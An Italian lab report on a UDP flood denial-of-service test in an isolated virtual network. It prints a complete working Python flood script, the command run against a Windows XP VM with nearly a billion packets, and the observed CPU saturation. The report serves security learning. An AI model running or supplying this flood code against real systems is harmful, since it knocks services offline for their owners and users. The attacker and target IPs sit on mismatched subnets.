

Report di Laboratorio: Simulazione Attacco Dos Flood

Data: 21 Agosto 2026

Autore: Diego Warn

Laboratorio di Rete Isolato (VirtualBox/VMware)

Obiettivo: Dimostrare l'impatto di un attacco Denial of Service (DoS) Flood su un sistema legacy.

1. Configurazione dell'Ambiente di Test

L'esperimento è stato condotto in un ambiente virtualizzato isolato per garantire la sicurezza e l'assenza di impatti sulla rete esterna.

Ruolo	Sistema Operativo	Indirizzo IP	Ruolo nella Simulazione
Attaccante (Kali Linux)	Kali Linux (VM)	192.168.50.151	Generazione traffico malevolo
Vittima (Target)	Windows XP (VM)	192.168.56.103	Sistema target sottoposto al test di stress


Le ho configurate in scheda solo host e sono andato a verificare personalmente che ip si sono presi

2. Metodologia dell'Attacco

È stato utilizzato uno script Python personalizzato (`attaccoDoS.py`).

Codice Utilizzato (Attaccante)

Lo script genera pacchetti casuali da 1 KB (1024 byte) e li invia alla porta specificata del target.



```
GNU nano 9.1 attaccoDoS.py
import socket
import random

def udp_flood():
    target_ip = input("Inserisci l'IP della macchina target: ")
    try:
        target_port = int(input("Inserisci la porta UDP target: "))
        num_packets = int(input("Quanti pacchetti da 1 KB vuoi inviare? "))
    except ValueError:
        print("Errore: Inserisci solo numeri per porta e numero pacchetti.")
        return

    client = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    packet_data = random._urandom(1024)

    print(f"\nInizio invio di {num_packets} pacchetti verso {target_ip}:{target_port} ...")

    for i in range(num_packets):
        client.sendto(packet_data, (target_ip, target_port))

    print("\nInvio completato.")
    client.close()

if __name__ == "__main__":
    udp_flood()
```

Parametri dell'Attacco

- IP Target: 192.168.56.103
 - Porta Target: 80 (Porta Web, solitamente TCP, ma qui usata per test UDP)
 - Volume: 999999999 pacchetti (simulazione di un attacco infinito per saturazione)
 - Dimensione Pacchetto: 1024 byte (1 KB)
-

```
(kali㉿kali)-[~]  
$ python3 attaccoDoS.py  
Inserisci l'IP della macchina target: 192.168.56.103  
Inserisci la porta UDP target: 80  
Quanti pacchetti da 1 KB vuoi inviare? 999999999  
Inizio invio di 999999999 pacchetti verso 192.168.56.103:80 ...
```

3. Risultati e Osservazioni

A. Sul Sistema Attaccante (Kali Linux)


Lo script è stato avviato con successo. Il terminale ha confermato l'inizio dell'invio di quasi un miliardo di pacchetti verso l'IP target.

- Output: Inizio invio di 999999999 pacchetti verso 192.168.56.103:80 ...
- Stato: Il processo ha iniziato a saturare l'interfaccia di rete virtuale.

B. Sul Sistema Vittima (Windows XP)

L'impatto sul sistema target è stato immediato e devastante, come visibile nei screenshot del Task Manager.

1. Saturazione CPU:
 - Il Task Manager di Windows XP mostra un utilizzo della CPU al 92%.
 - Questo picco è causato dall'overhead di elaborazione dei pacchetti in arrivo.
 2. Utilizzo Memoria:
 - Memoria fisica totale: ~523 MB
 - Memoria allocata: ~92 MB
 - Il sistema sta lottando per gestire il buffer di rete in arrivo, portando a un utilizzo quasi totale della CPU disponibile.
 3. Risposta di Rete:
 - Il comando `ipconfig` eseguito sul target conferma che la macchina è raggiungibile e ha l'IP 192.168.56.103.
 - Tuttavia, con la CPU al 92%, qualsiasi servizio legittimo (browser, servizi di rete) diventa inaccessibile o estremamente lento. Il sistema è di fatto in stato di Denial of Service.
-



4. Analisi Tecnica e Conclusioni

Lezione Appresa

Questo esperimento dimostra chiaramente come un attacco DoS di tipo UDP Flood possa rendere indisponibile un servizio anche senza sfruttare vulnerabilità software specifiche (zero-day). Basta saturare la capacità di elaborazione del sistema target.

Conclusione: L'esperimento ha avuto successo nel dimostrare la vulnerabilità dei sistemi legacy agli attacchi DoS. Il sistema Windows XP è stato reso inutilizzabile dall'attacco.